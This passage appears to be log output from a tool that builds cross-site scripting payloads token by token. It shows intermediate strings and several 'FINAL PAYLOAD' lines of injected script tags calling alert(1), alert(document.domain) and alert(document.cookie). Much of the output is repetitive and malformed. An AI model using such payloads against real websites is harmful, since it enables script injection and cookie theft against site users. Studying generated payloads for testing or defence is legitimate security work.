ptiQuz")</script>->*/</script>/</script></noem
Predicted Token: 102, Predicted Character: 'b' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>->*/</script>/</script></noemb
Predicted Token: 84, Predicted Character: 'e' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>->*/</script>/</script></noembe
Predicted Token: 95, Predicted Character: 'd' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>->*/</script>/</script></noembed
Predicted Token: 89, Predicted Character: '_' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>->*/</script>/</script></noembed_
Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>->*/</script>/</script></noembed_/
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>->*/</script>/</script></noembed_/>
Predicted Token: 107, Predicted Character: '(' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>->*/</script>/</script></noembed_/>(
Predicted Token: 130, Predicted Character: '3' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>->*/</script>/</script></noembed_/>(3
Predicted Token: 106, Predicted Character: ')' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>->*/</script>/</script></noembed_/>(3)
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>->*/</script>/</script></noembed_/>(3)</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>->*/</script>/</script></noembed_/>(3)</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>
Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>/
Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//
Predicted Token: 149, Predicted Character: '*' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*
Predicted Token: 129, Predicted Character: '\' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\
Predicted Token: 97, Predicted Character: '=' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\=
Predicted Token: 129, Predicted Character: '\' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\=\
Predicted Token: 129, Predicted Character: '\' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\=\\
Predicted Token: 127, Predicted Character: ''' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\=\\'
Predicted Token: 106, Predicted Character: ')' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\=\\')
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\=\\')</
Predicted Token: 59, Predicted Character: 'fo' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\=\\')</fo
Predicted Token: 86, Predicted Character: 'o' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\=\\')</foo
```

```
Predicted Token: 20, Predicted Character: '><' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\=\\')</foo><
Predicted Token: 166, Predicted Character: '!' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\=\\')</foo><!
Predicted Token: 97, Predicted Character: '=' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\=\\')</foo><!=
Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\=\\')</foo><!=/
Predicted Token: 20, Predicted Character: '><' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\=\\')</foo><!=/><
Predicted Token: 94, Predicted Character: '<' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\=\\')</foo><!=/><<
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\=\\')</foo><!=/><
<script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\=\\')</foo><!=/><<scri
pt>
Predicted Token: 9, Predicted Character: 'alert' -> Current Payload: <script>alert("AnonK
ryptiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\=\\')</foo><!=/><<s
cript>alert
Predicted Token: 15, Predicted Character: '(1)' -> Current Payload: <script>alert("AnonKr
yptiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\=\\')</foo><!=/><<sc
ript>alert(1)
Predicted Token: 129, Predicted Character: '\' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\=\\')</foo><!=/><<scr
ipt>alert(1)\
Predicted Token: 105, Predicted Character: '1' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\=\\')</foo><!=/><<scr
ipt>alert(1)\1
Predicted Token: 121, Predicted Character: '2' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\=\\')</foo><!=/><<scr
ipt>alert(1)\12
Predicted Token: 119, Predicted Character: '0' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\=\\')</foo><!=/><<scr
ipt>alert(1)\120
Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\=\\')</foo><!=/><<scr
ipt>alert(1)\120/
Predicted Token: 92, Predicted Character: 's' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\=\\')</foo><!=/><<scri
pt>alert(1)\120/s
Predicted Token: 84, Predicted Character: 'e' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\=\\')</foo><!=/><<scri
pt>alert(1)\120/se
Predicted Token: 158, Predicted Character: '+' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\=\\')</foo><!=/><<scr
ipt>alert(1)\120/se+
Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\=\\')</foo><!=/><<scr
ipt>alert(1)\120/se+/
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\=\\')</foo><!=/><<scri
pt>alert(1)\120/se+/</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\=\\')</foo><!=/><
<script>alert(1)\120/se+/</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\=\\')</foo><!=/><<scri
pt>alert(1)\120/se+/</script>
Predicted Token: 105, Predicted Character: '1' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>->*/</script>/</script></noembed_/>(3)</script>//*\=\\')</foo><!=/><<scr
ipt>alert(1)\120/se+/</script>1

FINAL PAYLOAD (Method 1): <script>alert("AnonKryptiQuz")</script>->*/</script>/</script><
/noembed_/>(3)</script>//*\=\\')</foo><!=/><<script>alert(1)\120/se+/</script>1

--- Method 2 ---

--- Method 2, Running for Temperature: 0.1 ---
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</
```

```
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>
Predicted Token: 9, Predicted Character: 'alert' -> Current Payload: <script>alert("AnonK
ryptiQuz")</script>alert
Predicted Token: 107, Predicted Character: '(' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert(
Predicted Token: 127, Predicted Character: ''' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert('
Predicted Token: 31, Predicted Character: 'AnonKryptiQuz' -> Current Payload: <script>ale
rt("AnonKryptiQuz")</script>alert('AnonKryptiQuz
Predicted Token: 127, Predicted Character: ''' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert('AnonKryptiQuz'
Predicted Token: 106, Predicted Character: ')' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert('AnonKryptiQuz')
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert('AnonKryptiQuz')</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert('AnonKryptiQuz')</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert('AnonKryptiQuz')</script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert('AnonKryptiQuz')</script></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert('AnonKryptiQuz')</script></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert('AnonKryptiQuz')</script></script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert('AnonKryptiQuz')</script></script></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
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Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
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Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
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Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
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Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
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Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
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Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
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Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
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Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script></script
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Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
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Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script></script><
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Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
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Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
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Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
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Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
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Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert('AnonKryptiQuz')</script></script></script></script><
/script></script></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert('AnonKryptiQuz')</script></script></script></scri
pt></script></script>
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Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKrypt
iQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script></scri
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Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script><
/script></script></script></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKrypt
iQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script></scri
pt></script></script></script>
Predicted Token: 9, Predicted Character: 'alert' -> Current Payload: <script>alert("AnonK
ryptiQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script></s
cript></script></script></script>alert
Predicted Token: 15, Predicted Character: '(1)' -> Current Payload: <script>alert("AnonKr
yptiQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script></sc
ript></script></script></script>alert(1)
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKrypt
iQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script></scri
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Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script><
/script></script></script></script>alert(1)</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKrypt
iQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script></scri
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Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKrypt
iQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script></scri
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Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script><
/script></script></script></script>alert(1)</script></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKrypt
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Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKrypt
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Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script><
/script></script></script></script>alert(1)</script></script></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKrypt
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Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKrypt
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Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script><
/script></script></script></script>alert(1)</script></script></script></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKrypt
iQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script></scri
pt></script></script></script>alert(1)</script></script></script></script>
Predicted Token: 9, Predicted Character: 'alert' -> Current Payload: <script>alert("AnonK
ryptiQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script></s
cript></script></script></script>alert(1)</script></script></script></script></script>ale
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Predicted Token: 107, Predicted Character: '(' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script></scr
ipt></script></script></script>alert(1)</script></script></script></script></script>alert
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Predicted Token: 95, Predicted Character: 'd' -> Current Payload: <script>alert("AnonKrypt
iQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script></scri
pt></script></script></script>alert(1)</script></script></script></script></script>alert(
d
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Predicted Token: 86, Predicted Character: 'o' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script></scri
pt></script></script></script>alert(1)</script></script></script></script></script>alert(
do
Predicted Token: 100, Predicted Character: 'c' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script></scr
ipt></script></script></script>alert(1)</script></script></script></script></script>alert
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Predicted Token: 98, Predicted Character: 'u' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script></scri
pt></script></script></script>alert(1)</script></script></script></script></script>alert(
docu
Predicted Token: 39, Predicted Character: 'me' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script></scr
ipt></script></script></script>alert(1)</script></script></script></script></script>alert
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Predicted Token: 87, Predicted Character: 'n' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script></scri
pt></script></script></script>alert(1)</script></script></script></script></script>alert(
documen
Predicted Token: 83, Predicted Character: 't' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script></scri
pt></script></script></script>alert(1)</script></script></script></script></script>alert(
document
Predicted Token: 131, Predicted Character: '.' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script></scr
ipt></script></script></script>alert(1)</script></script></script></script></script>alert
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Predicted Token: 95, Predicted Character: 'd' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script></scri
pt></script></script></script>alert(1)</script></script></script></script></script>alert(
document.d
Predicted Token: 86, Predicted Character: 'o' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script></scri
pt></script></script></script>alert(1)</script></script></script></script></script>alert(
document.do
Predicted Token: 44, Predicted Character: 'ma' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script></scr
ipt></script></script></script>alert(1)</script></script></script></script></script>alert
(document.doma
Predicted Token: 33, Predicted Character: 'in' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script></scr
ipt></script></script></script>alert(1)</script></script></script></script></script>alert
(document.domain
Predicted Token: 106, Predicted Character: ')' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script></scr
ipt></script></script></script>alert(1)</script></script></script></script></script>alert
(document.domain)
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script></scri
pt></script></script></script>alert(1)</script></script></script></script></script>alert(
document.domain)</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert('AnonKryptiQuz')</script></script></script></script></script><
/script></script></script></script>alert(1)</script></script></script></script></script>a
lert(document.domain)</script

FINAL PAYLOAD (Method 2): <script>alert("AnonKryptiQuz")</script>alert('AnonKryptiQuz')</
script></script></script></script></script></script></script></script></script>alert(1)</
script></script></script></script></script>alert(document.domain)</script

--- Method 2, Running for Temperature: 0.3 ---
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>
Predicted Token: 9, Predicted Character: 'alert' -> Current Payload: <script>alert("AnonK
ryptiQuz")</script>alert
Predicted Token: 107, Predicted Character: '(' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert(
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Predicted Token: 106, Predicted Character: ')' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert()
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert()</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert()</script></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script></script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script></script></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert()</script></script></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script></script></script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script></script></script></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert()</script></script></script></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script></script></script></script>
Predicted Token: 9, Predicted Character: 'alert' -> Current Payload: <script>alert("AnonK
ryptiQuz")</script>alert()</script></script></script></script>alert
Predicted Token: 15, Predicted Character: '(1)' -> Current Payload: <script>alert("AnonKr
yptiQuz")</script>alert()</script></script></script></script>alert(1)
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script></script></script></script>alert(1)</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert()</script></script></script></script>alert(1)</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script></script></script></script>alert(1)</script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script></script></script></script>alert(1)</script></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert()</script></script></script></script>alert(1)</script></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script></script></script></script>alert(1)</script></script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script></script></script></script>alert(1)</script></script></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert()</script></script></script></script>alert(1)</script></script
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Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
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Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
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Predicted Token: 9, Predicted Character: 'alert' -> Current Payload: <script>alert("AnonK
ryptiQuz")</script>alert()</script></script></script></script>alert(1)</script></script><
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Predicted Token: 107, Predicted Character: '(' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert()</script></script></script></script>alert(1)</script></script></s
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Predicted Token: 95, Predicted Character: 'd' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script></script></script></script>alert(1)</script></script></sc
ript></script>alert(d
Predicted Token: 86, Predicted Character: 'o' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script></script></script></script>alert(1)</script></script></sc
ript></script>alert(do
Predicted Token: 100, Predicted Character: 'c' -> Current Payload: <script>alert("AnonKry
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ptiQuz")</script>alert()</script></script></script></script>alert(1)</script></script></s
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Predicted Token: 98, Predicted Character: 'u' -> Current Payload: <script>alert("AnonKrypt
iQuz")</script>alert()</script></script></script></script>alert(1)</script></script></sc
ript></script>alert(docu
Predicted Token: 39, Predicted Character: 'me' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script></script></script></script>alert(1)</script></script></s
cript></script>alert(docume
Predicted Token: 87, Predicted Character: 'n' -> Current Payload: <script>alert("AnonKrypt
iQuz")</script>alert()</script></script></script></script>alert(1)</script></script></sc
ript></script>alert(documen
Predicted Token: 83, Predicted Character: 't' -> Current Payload: <script>alert("AnonKrypt
iQuz")</script>alert()</script></script></script></script>alert(1)</script></script></sc
ript></script>alert(document
Predicted Token: 131, Predicted Character: '.' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script></script></script></script>alert(1)</script></script></s
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Predicted Token: 70, Predicted Character: 'co' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script></script></script></script>alert(1)</script></script></s
cript></script>alert(document.co
Predicted Token: 86, Predicted Character: 'o' -> Current Payload: <script>alert("AnonKrypt
iQuz")</script>alert()</script></script></script></script>alert(1)</script></script></sc
ript></script>alert(document.coo
Predicted Token: 111, Predicted Character: 'k' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script></script></script></script>alert(1)</script></script></s
cript></script>alert(document.cook
Predicted Token: 90, Predicted Character: 'i' -> Current Payload: <script>alert("AnonKrypt
iQuz")</script>alert()</script></script></script></script>alert(1)</script></script></sc
ript></script>alert(document.cooki
Predicted Token: 84, Predicted Character: 'e' -> Current Payload: <script>alert("AnonKrypt
iQuz")</script>alert()</script></script></script></script>alert(1)</script></script></sc
ript></script>alert(document.cookie
Predicted Token: 106, Predicted Character: ')' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script></script></script></script>alert(1)</script></script></s
cript></script>alert(document.cookie)
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKrypt
iQuz")</script>alert()</script></script></script></script>alert(1)</script></script></sc
ript></script>alert(document.cookie)</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Anon
nKryptiQuz")</script>alert()</script></script></script></script>alert(1)</script></script
></script></script>alert(document.cookie)</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKrypt
iQuz")</script>alert()</script></script></script></script>alert(1)</script></script></sc
ript></script>alert(document.cookie)</script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKrypt
iQuz")</script>alert()</script></script></script></script>alert(1)</script></script></sc
ript></script>alert(document.cookie)</script></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Anon
nKryptiQuz")</script>alert()</script></script></script></script>alert(1)</script></script
></script></script>alert(document.cookie)</script></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKrypt
iQuz")</script>alert()</script></script></script></script>alert(1)</script></script></sc
ript></script>alert(document.cookie)</script></script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKrypt
iQuz")</script>alert()</script></script></script></script>alert(1)</script></script></sc
ript></script>alert(document.cookie)</script></script></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Anon
nKryptiQuz")</script>alert()</script></script></script></script>alert(1)</script></script
></script></script>alert(document.cookie)</script></script></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKrypt
iQuz")</script>alert()</script></script></script></script>alert(1)</script></script></sc
ript></script>alert(document.cookie)</script></script></script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKrypt

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tiQuz")</script>alert()</script></script></script></script>alert(1)</script></script></sc
ript></script>alert(document.cookie)</script></script></script></script></
Predicted Token: 132, Predicted Character: 'S' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert()</script></script></script></script>alert(1)</script></script></s
cript></script>alert(document.cookie)</script></script></script></script></S
Predicted Token: 133, Predicted Character: 'C' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert()</script></script></script></script>alert(1)</script></script></s
cript></script>alert(document.cookie)</script></script></script></script></SC
Predicted Token: 142, Predicted Character: 'R' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert()</script></script></script></script>alert(1)</script></script></s
cript></script>alert(document.cookie)</script></script></script></script></SCR
Predicted Token: 145, Predicted Character: 'I' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert()</script></script></script></script>alert(1)</script></script></s
cript></script>alert(document.cookie)</script></script></script></script></SCRI
Predicted Token: 156, Predicted Character: 'P' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert()</script></script></script></script>alert(1)</script></script></s
cript></script>alert(document.cookie)</script></script></script></script></SCRIP
Predicted Token: 138, Predicted Character: 'T' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert()</script></script></script></script>alert(1)</script></script></s
cript></script>alert(document.cookie)</script></script></script></script></SCRIPT
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script></script></script></script>alert(1)</script></script></sc
ript></script>alert(document.cookie)</script></script></script></script></SCRIPT>
Predicted Token: 9, Predicted Character: 'alert' -> Current Payload: <script>alert("AnonK
ryptiQuz")</script>alert()</script></script></script></script>alert(1)</script></script><
/script></script>alert(document.cookie)</script></script></script></script></SCRIPT>alert
Predicted Token: 107, Predicted Character: '(' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert()</script></script></script></script>alert(1)</script></script></s
cript></script>alert(document.cookie)</script></script></script></script></SCRIPT>alert(

FINAL PAYLOAD (Method 2): <script>alert("AnonKryptiQuz")</script>alert()</script></script
></script></script>alert(1)</script></script></script></script>alert(document.cookie)</sc
ript></script></script></script></SCRIPT>alert(

--- Method 2, Running for Temperature: 0.5 ---
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script></
Predicted Token: 16, Predicted Character: 'te' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script></te
Predicted Token: 104, Predicted Character: 'm' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script></tem
